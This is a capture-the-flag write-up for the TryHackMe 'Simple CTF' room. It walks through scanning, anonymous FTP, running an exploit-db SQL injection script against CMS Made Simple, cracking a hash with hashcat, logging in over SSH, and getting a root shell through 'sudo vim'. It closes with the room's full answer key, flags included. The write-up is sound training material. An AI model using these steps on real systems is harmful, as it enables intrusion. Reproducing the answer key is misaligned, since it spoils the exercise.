TryHackMe: Simple CTF

Link : https://tryhackme.com/room/easyctf

Difficulty: Easy
Categories: Enumeration, FTP, CMS Exploitation, Privilege Escalation


Overview:

This CTF is designed for beginners to practice basic penetration testing techniques. We'll perform reconnaissance, exploit vulnerabilities, gain initial access, and escalate privileges to capture both **user.txt** and **root.txt** flags.

1. RECONNAISSANCE

Initial Scanning (Port scanning)

The first step in any successful exploitation is to find an entry point. The tool of choice for this is, of course, nmap. nmap is a powerful tool that allows us to scan a target machine for open ports. We'll use the aggressive (-A) option, as we aren't in much danger of detection here.



Findings:

- Port 21: FTP (vsftpd 3.0.3)
- Port 80: HTTP (Apache httpd 2.4.18)
- Port 2222: SSH (OpenSSH 7.2p2 Ubuntu 4ubuntu2.8)

2. ENUMERATION

Try anonymous FTP login: check for interesting files

```
root@ip-10-10-75-188:~# ftp 10.10.159.53
Connected to 10.10.159.53.
220 (vsFTPd 3.0.3)
Name (10.10.159.53:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
226 Transfer complete.
166 bytes received in 0.00 secs (162.1094 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-75-188:~# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the pa
ssword is so weak... i cracked it in seconds. Gosh... what a mess!
root@ip-10-10-75-188:~#
```


```
root@ip-10-10-75-188:~# ftp 10.10.159.53
Connected to 10.10.159.53.
220 (vsFTPd 3.0.3)
Name (10.10.159.53:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
226 Transfer complete.
166 bytes received in 0.00 secs (162.1094 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-75-188:~# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the pa
ssword is so weak... i cracked it in seconds. Gosh... what a mess!
root@ip-10-10-75-188:~#
```


Got a hint that the username would be likely : Mitch and password is a simple one.

In the ftp root, there was a directory called pub. Inside there was a file called ForMitch.txt. In vain 😟 Then manually checked for other common files like robots.txt

Web Enumeration

Now that we know which ports are open, we proceed to enumerate each service for more information. This involves accessing services manually and using automated tools like Gobuster to identify hidden files or directories

```
root@ip-10-10-75-188:~# gobuster dir -u http://10.10.159.53 -w/usr/share/dirb/wordlists
/big.txt -t 128
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.159.53
[+] Method:                  GET
[+] Threads:                 128
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 296]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 300]
/simple               (Status: 301) [Size: 313]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-10-75-188:~#
```

3. EXPLOITATION


```
root@ip-10-10-178-76:~# curl http://10.10.5.50/simple/
<!doctype html>
<!--[if IE 8]>         <html lang='en' dir='ltr' class='lt-ie9'> <![endif]-->
<!--[if gt IE 8]><!--> <html lang='en' dir='ltr'> <!--<![endif]--><head>
        <meta charset='UTF-8' />

<base href="http://10.10.5.50/simple/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All r
ights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

        <title>Home - Pentest it</title>
        <meta name='HandheldFriendly' content='True' />
        <meta name='MobileOptimized' content='320' />
        <meta name='viewport' content='width=device-width, initial-scale=1' />
        <meta http-equiv='cleartype' content='on' />
        <meta name='msapplication-TileImage' content='http://10.10.5.50/simple/u
ploads/simplex/images/icons/cmsms-152x152.png' />
```


The /simple URI looks interesting, let's see what's behind there

CMS Identification:




On the home page, we see that we have a fresh installation of a CMS application called CMS Made Simple

Check for any know exploits for this application



Found the exploit 46635.py and lets unwrap it further.



Found SQL Injection /php/webapps/46635.py

The one we want is the SQL Injection, we can see that it points to php/webapps/46635.py. On a Kali Linux, the exploits can be found at /usr/share/exploitdb/exploits.

We can copy it to a working directory and attempt to execute it.

Command: **python3 46635.py -u http://10.10.159.166/simple/**

Command : hashcat -O -a 0 -m 10 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt

But did not work

Then tried with hashcat mode 20 .

Hashcat was utilized to successfully recover the plaintext password from a salted MD5 hash, demonstrating the effectiveness of dictionary-based attacks in password cracking scenarios.

- Hashcat successfully cracked it, revealing: **secret**

```
┌──(kali㉿kali)-[~]
└─$ hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlis
ts/rockyou.txt
hashcat (v6.2.6) starting

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
```

4. GAINING FOOTHOLD

After getting the password let's see what's on the machine by logging in .

```
kali@kali: ~/Downloads   kali@kali: ~/Downloads
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh mitch@10.10.44.162 -p 2222
The authenticity of host '[10.10.44.162]:2222 ([10.10.44.162]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.44.162]:2222' (ED25519) to the list of known hosts.
mitch@10.10.44.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

5. PRIVILEGE ESCALATION

Now that we have user level access final goal is to escalate our privileges to root.

Lets enumerate the home directory for more information.

Getting into the machine is all well and good, but we want to get a user with actual rights ;). Let's try to escalate to root. Oftentimes we can get a root shell by abusing misconfigurations in the system. sudo is generally a good first candidate to check.

```
Last login: Fri Jul 11 12:11:08 2025 from 10.23.141.117
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ ls /home
mitch  sunbath
```

Using ‘vim’ for root shell (it’s a highly configurable powerful text editor). Vim is a text editor with many interesting features, one of which is spawning a shell. Running vim with sudo will allow us to then spawn a root shell!

```
┌──(kali㉿kali)-[~]
└─$ ssh mitch@10.10.44.162 -p 2222
mitch@10.10.44.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Fri Jul 11 12:35:22 2025 from 10.23.141.117
$ sudo vim -c ':!/bin/sh'

# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

And the now system got spawned.

Room Questions & Answers:

#	Question	Answer
1	How many services are under 1000?	2
2	What is running on the higher port?	ssh
3	What's the CVE you're using against the CMS?	CVE-2019-9053
4	What type of vulnerability is it?	SQLi
5	What's the password?	secret
6	Where can you login with the details obtained?	SSH
7	What's the user flag?	G00d j0b, keep up!
8	What's the name of the other user?	sunbath
9	What can you leverage to spawn a privileged shell?	vim
10	What's the root flag?	W3ll d0n3. You made it!